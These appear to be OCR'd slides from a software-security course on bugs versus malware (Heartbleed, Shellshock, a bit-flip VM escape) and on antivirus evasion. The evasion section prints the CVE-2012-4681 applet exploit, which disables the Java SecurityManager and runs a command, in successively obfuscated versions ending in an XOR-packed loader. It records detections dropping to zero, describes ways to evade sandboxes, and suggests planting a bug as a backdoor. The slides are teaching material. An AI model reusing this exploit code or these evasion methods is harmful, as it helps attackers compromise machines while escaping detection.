
Always goto fail

Never does the check to verify server authenticity…

- Should have been caught by automated tools
- Survived almost a year
- Affected OSX and iOS

A bug or malware?

```
3969        unsigned int payload;
3970        unsigned int padding = 16; /* Use minimum padding */
3971
3972        /* Read type and payload length first */
3973        hbtype = *p++;
3974        n2s(p, payload);
3975        pl = p;
3976
3977        if (s->msg_callback)
3978                s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
3979                        &s->s3->rrec.data[0], s->s3->rrec.length,
3980                        s, s->msg_callback_arg);
3981
3982        if (hbtype == TLS1_HB_REQUEST)
3983                {
3984                unsigned char *buffer, *bp;
3985                int r;
3986
3987                /* Allocate memory for the response, size is 1 bytes
3988                 * message type, plus 2 bytes payload length, plus
3989                 * payload, plus padding
3990                 */
3991                buffer = OPENSSL_malloc(1 + 2 + payload + padding);
3992                bp = buffer;
3993
3994                /* Enter response type, length and copy payload */
3995                *bp++ = TLS1_HB_RESPONSE;
3996                s2n(payload, bp);
3997                memcpy(bp, pl, payload);
```



Bug (I hope): Heartbleed

- Much less obvious
- Survived several code audits
- Live for ~2 years

```
unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */

/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;

if (s->msg_callback)
        s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                &s->s3->rrec.data[0], s->s3->rrec.length,
                s, s->msg_callback_arg);

if (hbtype == TLS1_HB_REQUEST)
        {
        unsigned char *buffer, *bp;
        int r;

        /* Allocate memory for the response, size is 1 bytes
         * message type, plus 2 bytes payload length, plus
         * payload, plus padding
         */
        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;

        /* Enter response type, length and copy payload */
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);
        memcpy(bp, pl, payload);
```

Heartbeat message size controlled by the attacker…

Response size also controlled by the attacker…

Reads too much data!

"Catastrophic" is the right word. On the scale of 1 to 10, this is an 11.

-Bruce Schneier

A bug or malware?

Hint…

```
178 /* Parse and execute the commands in STRING.  Returns whatever
179    execute_command () returns.  This frees STRING.  FLAGS is a
180    flags word; look in common.h for the possible values.  Actions
181    are:
182         (flags & SEVAL_NONINT) -> interactive = 0;
183         (flags & SEVAL_INTERACT) -> interactive = 1;
184         (flags & SEVAL_NOHIST) -> call bash_history_disable ()
185         (flags & SEVAL_NOFREE) -> don't free STRING when finished
186         (flags & SEVAL_RESETLINE) -> reset line_number to 1
187 */
188
189 int
190 parse_and_execute (string, from_file, flags)
191      char *string;
192      const char *from_file;
193      int flags;
194 {
       ...
```

Fix adds:

```
+ #define SEVAL_FUNCDEF 0x080       /* only allow function definitions */
+ #define SEVAL_ONECMD  0x100       /* only allow a single command */
```

Missing some input validation checks…

```
315 /* Initialize the shell variables from the current environment.
316    If PRIVMODE is nonzero, don't import functions from ENV or
317    parse $SHELLOPTS. */
318 void
319 initialize_shell_variables (env, privmode)
320      char **env;
321      int privmode;
322 {
323   char *name, *string, *temp_string;
324   int c, char_index, string_index, string_length, ro;
325   SHELL_VAR *temp_var;
326
327   create_variable_tables ();
328
329   for (string_index = 0; string = env[string_index++]; )
330     {
331       char_index = 0;
332       name = string;
333       while ((c = *string++) && c != '=')
334         ;
335       if (string[-1] == '=')
336         char_index = string - name - 1;
337
338       /* If there are weird things in the environment, like `=xxx' or a
339          string without an `=', just skip them. */
340       if (char_index == 0)
341         continue;
342
343       /* ASSERT(name[char_index] == '=') */
344       name[char_index] = '\0';
345       /* Now, name = env variable name, string = env variable value, and
346          char_index == strlen (name) */
347
348       temp_var = (SHELL_VAR *)NULL;
349
350       /* If exported function, define it now.  Don't import functions from
351          the environment in privileged mode. */
352       if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {", string, 4))
353         {
354           string_length = strlen (string);
355           temp_string = (char *)xmalloc (3 + string_length + char_index);
356
357           strcpy (temp_string, name);
358           temp_string[char_index] = ' ';
359           strcpy (temp_string + char_index + 1, string);
360
361           if (posixly_correct == 0 || legal_identifier (name))
362             parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
```

Bug (probably): Shellshock CVE-2014-6271/7169

- Bug is the due to the absence of code (validation checks)
- Present for 25 years!?
- Even more complicated to find
- Still learning the extent of this bug

Bug (probably): Shellshock CVE-2014-6271/7169

A bug or malware?


```
class A {
 A a1;
 A a2;
 B b;
 A a4;
 A a5;
 int i;
 A a7;
};
```


```
class B {
  A a1;
  A a2;
  A a3;
  A a4;
  A a5;
  A a6;
  A a7;
};
```

Malware: VM escape using bit flips

- Govindavajhala, S.; Appel, AW., "Using memory errors to attack a virtual machine," *Proceedings of IEEE Symposium on Security and Privacy,* pp.154-165, May 2003.

```
class A {
 A a1;
 A a2;
 B b;
 A a4;
 A a5;
 int i;
 A a7;
};

class B {
  A a1;
  A a2;
  A a3;
  A a4;
  A a5;
  A a6;
  A a7;
};

A p;
B q;
int offset = 6 * 4;
void write(int address, int value) {
   p.i = address - offset ;
   q.a6.i = value ;
}
```






Wait for a bit flip to obtain two pointers of incompatible types that point to the same location to circumvent the type system and execute arbitrary code in the program address space.

So what's your point?

- Both bugs and malware have catastrophic consequences
- Some bugs are indistinguishable from malware
  - Plausible deniability, malicious intent cannot be determined from code
- Some issues can be found automatically, but not all
- Novel attacks can be extremely hard to detect


Are we doing ourselves a disservice by labeling these as separate problems?



Next time you compromise a machine try dropping a program with an exploitable "bug" as the backdoor.

OODA and You

- "Security is a process, not a product" – Bruce Schneier



OODA and You

Our opponent

- Time
- Evolution of malware

"...IA > AI, that is, that intelligence amplifying systems can, at any given level of available systems technology, beat AI systems. That is, a machine and a mind can beat a mind-imitating machine working by itself." – Fred Brooks


Lab: Auditing Android Application for Malware

- ConnectBotBad
  - Several thousand lines of source code
  - Has multiple malwares
  - Work smarter not harder
  - Use control flow, data flow, program slices to test hypotheses
  - Leverage some knowledge of Android APIs to search sensitive interactions
- FlashBang
  - Example from the wild (but decompiled and refactored for this lab)
  - Try auditng the source code version
  - Try auditing the binary version

Tips:

- Work smarter not harder
- Use the OODA loop process (hypothesis malware, query + investigate, repeat)
- Leverage some domain knowledge of Android Components (Activities, Services, Broadcast Receviers Content Providers): https://developer.android.com/guide/components/fundamentals.html
- Leverage some domain knowledge of Android Permission Protected APIs: https://developer.android.com/reference/android/Manifest.permission.html
  - Atlas Android Essentials Toolbox Project: https://ensoftcorp.github.io/android-essentials-toolbox/

Antivirus Evasion



Do you agree?

- Antivirus protects us from modern malware.
- Antivirus protects us from yesterday's threats.
- Antivirus protects us from last year's threats.
- Antivirus is totally worthless.


Answer: It's complicated.

Exercise (2014): Refactoring CVE-2012-4681

- "Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions…"
- CVE Created August 27th 2012 (~2 years old…)
- github.com/benjholla/CVE-2012-4681-Armoring

Sample	Notes	Score (2014's positive detections)
Original Sample	http://pastie.org/4594319	30/55
Technique A	Changed Class/Method names	28/55
Techniques A and B	Obfuscate strings	16/55
Techniques A-C	Change Control Flow	16/55
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55
Techniques A-E	Simple XOR Packer	0/55


Technique A (Rename Class/Methods/Fields)



```
public class Gondvv extends Applet
{

    public Gondvv()
    {
    }

    public void disableSecurity()
        throws Throwable
    {
        Statement localStatement = new Statement(System.class,
        Permissions localPermissions = new Permissions();
        localPermissions.add(new AllPermission());
        ProtectionDomain localProtectionDomain = new Protection
        AccessControlContext localAccessControlContext = new Ac
            localProtectionDomain
        });
        SetField(Statement.class, "acc", localStatement, localA
        localStatement.execute();
    }

    private Class GetClass(String paramString)
        throws Throwable
    {
        Object arrayOfObject[] = new Object[1];
        arrayOfObject[0] = paramString;
        Expression localExpression = new Expression(Class.class
        localExpression.execute();
        return (Class)localExpression.getValue();
    }
```

```
public class Application extends Applet {

    public Application() {
    }

    public void method1() throws Throwable {
        Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);
        Permissions localPermissions = new Permissions();
        localPermissions.add(new AllPermission());
        ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), loca
        AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] { localProtectionDomain })
        method3(Statement.class, "acc", localStatement, localAccessControlContext);
        localStatement.execute();
    }

    private Class method2(String paramString) throws Throwable {
        Object arrayOfObject[] = new Object[1];
        arrayOfObject[0] = paramString;
        Expression localExpression = new Expression(Class.class, "forName", arrayOfObject);
        localExpression.execute();
        return (Class) localExpression.getValue();
    }

    private void method3(Class paramClass, String paramString, Object paramObject1, Object paramObject2) throws Throwable {
        Object arrayOfObject[] = new Object[2];
        arrayOfObject[0] = paramClass;
        arrayOfObject[1] = paramString;
        Expression localExpression = new Expression(method2("sun.awt.SunToolkit"), "getField", arrayOfObject);
        localExpression.execute();
        ((Field) localExpression.getValue()).set(paramObject1, paramObject2);
    }
```


Technique B (Obfuscate Strings)



```
public class Application extends Applet {

        public Application() {
        }

        public void method1() throws Throwable {
                Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);
                Permissions localPermissions = new Permissions();
                localPermissions.add(new AllPermission());
                ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"),
                AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
                method3(Statement.class, "acc", localStatement, localAccessControlContext);
                localStatement.execute();
        }

        private Class method2(String paramString) throws Throwable {
                Object arrayOfObject[] = new Object[1];
                arrayOfObject[0] = paramString;
                Expression localExpression = new Expression(Class.class, "forName", arrayOfObject);
                localExpression.execute();
                return (Class) localExpression.getValue();
        }

        private void method3(Class paramClass, String paramString, Object paramObject1, Object paramObject2) throw
                Object arrayOfObject[] = new Object[2];
                arrayOfObject[0] = paramClass;
                arrayOfObject[1] = paramString;
                Expression localExpression = new Expression(method2("sun.awt.SunToolkit"), "getField", arrayOfObje
                localExpression.execute();
                ((Field) localExpression.getValue()).set(paramObject1, paramObject2);
        }
```

```
public class Application extends Applet {

        private static final String s1 = l(r(l(r("se" + "tSecu"))) + "rityMa" + (" nager".toLowerCase().trim()));
        private static final String s2 = "fi" + l("le") + ":/" + r("//");
        private static final String s3 = "v33".replace("3", "c").replace("v", "b").replace("b", "a");
        private static final String s4 = (String) (new Random().nextInt(2) < 3 ? "4Lame".replace("" + 4, "for").repl
        private static final String s5 = ("son" + "." + r(r("wt") + "a") + "." + "Sun2lkyt").replace("so", "su").rep
        private static final String s6 = "g" + e().charAt(0) + "tFi" + e().charAt(2) + "ld";
        private static final String s7 = "c" + "all".substring(0,2) + s3.charAt(1) + ",".replace(",", ".") + e();
        private static final String s8 = r("ao" + Character.toUpperCase('l')) + r("gnid");

        private static String e(){
                return "" + (char) 0x65 + (char) 0x78 + ((char) (0x64 + 0x01));
        }

        private static String r(String s){
                return new StringBuilder(s).reverse().toString();
        }

        private static String l(String s){
                String result = "";
                for(Character c : s.toCharArray()){
                        result += c;
                }
                return r(r(result));
        }

        public Application() {
        }

        public void method1() throws Throwable {
                Statement localStatement = new Statement(System.class, s1, new Object[1]);
                Permissions localPermissions = new Permissions();
                localPermissions.add(new AllPermission());
                ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL(s2), new Certi
                AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
```

Technique C (Change Control Flow)



```
public void method1() throws Throwable {
        Statement localStatement = new Statement(System.class, s1, new Object[1]);
        Permissions localPermissions = new Permissions();
        localPermissions.add(new AllPermission());
        ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL(
        AccessControlContext localAccessControlContext = new AccessControlContext(new Protect
        method3(Statement.class, s3, localStatement, localAccessControlContext);
        localStatement.execute();
}

private Class method2(String paramString) throws Throwable {
        Object arrayOfObject[] = new Object[1];
        arrayOfObject[0] = paramString;
        Expression localExpression = new Expression(Class.class, s4, arrayOfObject);
        localExpression.execute();
        return (Class) localExpression.getValue();
}

private void method3(Class paramClass, String paramString, Object paramObject1, Object paramO
        Object arrayOfObject[] = new Object[2];
        arrayOfObject[0] = paramClass;
        arrayOfObject[1] = paramString;
        Expression localExpression = new Expression(method2(s5), s6, arrayOfObject);
        localExpression.execute();
        ((Field) localExpression.getValue()).set(paramObject1, paramObject2);
}

@Override
public void init() {
        try {
                method1();
                Process localProcess = null;
                localProcess = Runtime.getRuntime().exec(s7);
                if (localProcess != null)
```

```
@Override
public void init() {
        try {
                Statement ls = new Statement(System.class, s1, new Object[1]);
                Permissions lp = new Permissions();
                lp.add(new AllPermission());
                ProtectionDomain lpd = new ProtectionDomain(new CodeSource(new URL(s2), new Certificate[0]), lp);
                AccessControlContext lacc = new AccessControlContext(new ProtectionDomain[] { lpd });
                Object arr1[] = {s5};
                Expression exp1 = new Expression(Class.class, s4, arr1);
                exp1.execute();
                Class<?> c = (Class<?>) exp1.getValue();
                Object arr2[] = new Object[2];
                arr2[0] = Statement.class;
                arr2[1] = s3;
                Expression exp2 = new Expression(c, s6, arr2);
                exp2.execute();
                ((Field) exp2.getValue()).set(ls, lacc);
                ls.execute();
                Process localProcess = null;
                localProcess = Runtime.getRuntime().exec(s7);
                localProcess.waitFor();
        } catch (Throwable t) {
                t.printStackTrace();
        }
}

@Override
public void paint(Graphics paramGraphics) {
        paramGraphics.drawString(s8, 50, 25);
}
```

Technique D (Reflection for Sensitive Calls)

```
@Override
public void init() {
        try {
                Statement ls = new Statement(System.class, s1, new Object[1]);
                Permissions lp = new Permissions();
                lp.add(new AllPermission());
                ProtectionDomain lpd = new ProtectionDomain(new CodeSource(new URL(s2), new Cer
                AccessControlContext lacc = new AccessControlContext(new ProtectionDomain[] { l
                Object arr1[] = {s5};
                Expression exp1 = new Expression(Class.class, s4, arr1);
                exp1.execute();
                Class<?> c = (Class<?>) exp1.getValue();
                Object arr2[] = new Object[2];
                arr2[0] = Statement.class;
                arr2[1] = s3;
                Expression exp2 = new Expression(c, s6, arr2);
                exp2.execute();
                ((Field) exp2.getValue()).set(ls, lacc);
                ls.execute();
                Process localProcess = null;
                localProcess = Runtime.getRuntime().exec(s7);
                localProcess.waitFor();
        } catch (Throwable t) {
                t.printStackTrace();
        }
}

@Override
public void paint(Graphics paramGraphics) {
        paramGraphics.drawString(s8, 50, 25);
}
```

```
@Override
public void init() {
        try {
                Permissions lp = new Permissions();
                lp.add(new AllPermission());
                ProtectionDomain lpd = new ProtectionDomain(new CodeSource(new URL(s2), new Certificate[0]), lp);
                AccessControlContext lacc = new AccessControlContext(new ProtectionDomain[] { lpd });
                Object arr1[] = {s5};
                Expression exp1 = new Expression(Class.class, s4, arr1);
                exp1.execute();
                Class<?> c = (Class<?>) exp1.getValue();
                Object arr2[] = new Object[2];
                arr2[0] = c(s10);
                arr2[1] = s3;
                Expression exp2 = new Expression(c, s6, arr2);
                exp2.execute();

                Class sc = c(s10);
                Constructor con = sc.getConstructor(new Class[]{ Object.class, String.class, Object[].class});
                Object stat = con.newInstance(c(s9), s1, new Object[1]);
                ((Field) exp2.getValue()).set(stat, lacc);
                Method m = stat.getClass().getMethod("ex" + "ec" +" ut ".trim() + "e");
                m.invoke(stat);

                Process localProcess = null;
                localProcess = Runtime.getRuntime().exec(s7);
                localProcess.waitFor();
        } catch (Throwable t) {
                t.printStackTrace();
        }
}

@Override
public void paint(Graphics paramGraphics) {
        paramGraphics.drawString(s8, 50, 25);
}
```

Technique D (Simple Packer)

```
public static void main(String[] args) throws Exception {

        String exploit = "Og5KTvDw8MLxYPfw8vHw6ISVk5iemYGFlYPflN+xgICcmZORhJmfnvfw9PHw4pqRhpHfkYC" +
                         "AnJWE37GAgJyVhPHw8oPB8fDivJqRhpHfnJGel9+jhIKZnpfL8fDyg8Lx8PKDw/Hw8oPE8fDyg8Xx8PK" +
                         "DxvHw8oPH8fDyg8jx8PKDyfHw84PBwPHw4IOVgpmRnKaVgoOZn56lubTx8PG68fD9s5+eg4SRnoSmkZy" +
                         "F1fXw8PDw8PDw8fHw+MyTnJmemYTO8fDz2Nmm8fD0s5+Ulffw6fHw55qRhpHfnJGel9+jhIKZnpeyhZm" +
                                                    ...
                         "l8YfxhPD58EzwifGI8Ynw+vAt8KjxivGL8Pvx5fDQ8YzxjfD88dTw4fGO8Y/w/fHJ8PTxcPFx8PHxcvD" +
                         "w8Pzw8fCc8DnwoPFz8PbwLfDw8Pnw8gfxyPfxl/Tw8fF08XXw8fDn8PDwtPD08PLw8PD820LwQuDC4Ol" +
                         "G8XZB8PDw8vAr8PDw+vDy8PDwp/D78KjwLPDw8Obw8vDw8PzwEfAS8PDw8PD88XzxffDx8PHxfvDw8PLxfw==";

        final byte[] b = base64Decode(exploit);

        byte key = (byte) 0xF0;
        for (int i = 0; i < b.length; i++) {
                b[i] = (byte) (b[i] ^ key);
        }

        class ByteArrayClassLoader extends ClassLoader {
                public Class<?> findClass(String name) {
                        return defineClass(name, b, 0, b.length);
                }
        }

        Class<?> c = new ByteArrayClassLoader().findClass("techniques.d.Application");
        Applet a = (Applet) c.getConstructors()[0].newInstance(null);
        a.init();
```

Defeating Static Analysis

- Code Obfuscation
  - Make really hard to read/decompile code
  - Change signatures of what was considered “bad”
- Encryption
  - If the static analysis tool can’t read the source it can’t analyze it
- Polymorphic/Metamorphic malware
  - Keep changing what the code is
  - What is the tool looking for? Change yourself to something else

We can further obscure control flow by embedding our logic in dataflow protected by one way functions. Imagine if we had a command and control server with a branch that was checking if the command was to ”phone home”.

```
if(input.equals(“phone_home”)){
  doTheThing();
}
```

We could obscure this command by hashing “phone_home” and comparing the hash of the input (just like checking a password).

```
if(“e4b384c028d6b4e4b43334edeeb1faaa”.equals(hash(input)){
  doTheThing();
}
```

Similarly we could use reflection or other meta-language features to obscure the call to doTheThing() method. For example in C programs we could use function pointers with an encrypted jump table.

Defeating Dynamic Analysis

- Example: Google Bouncer (Android App Store Antivirus)
  - Runs apps for 5 minutes and watches behaviors
- How do we defeat it?
  - Wait 5 minutes…then do bad stuff
  - Do we know what it's looking for? (just do other bad stuff)
    - Yea, we have a good idea -> Dissecting the Android Bouncer
  - Pick some specific triggers (only happens in certain locations?)
  - Detect if we are being watched…and behave if we are

For dynamic analysis we also have to think about the footprint that a program leaves on the system over time. For example, most kernel level rootkits will edit the process list to remove the rootkits process from the process list. However, with dynamic analysis we can simple ask the OS to report the list of the processes, then take a raw snapshot of memory and compare the processes found in the memory dump with the list of reported processes to find the rootkit. An antivirus vendor might recognize a string of 0x90 (NOP) bytes appear in a program at runtime and immediately terminate the application suspecting that at NOP sled to some shellcode had been injected into memory. This is just another form of signature matching. There are several other instructions that can be used in place of 0x90 to accomplish the same task. For instance alternating increment and decrement register values could be used to achieve useless, but safe operations until the shellcode is executed. There are even machine instructions that fall entirely in the ASCII range that can used to create *polymorphic printable shellcode*, making signature detection an incredibly hard task for A/V.

Lab: Antivirus Evasion

- Refactor code, compile, upload to VirusTotal
  - Take note of what each A/V vendor is doing?
  - Which A/V vendors are doing something interesting?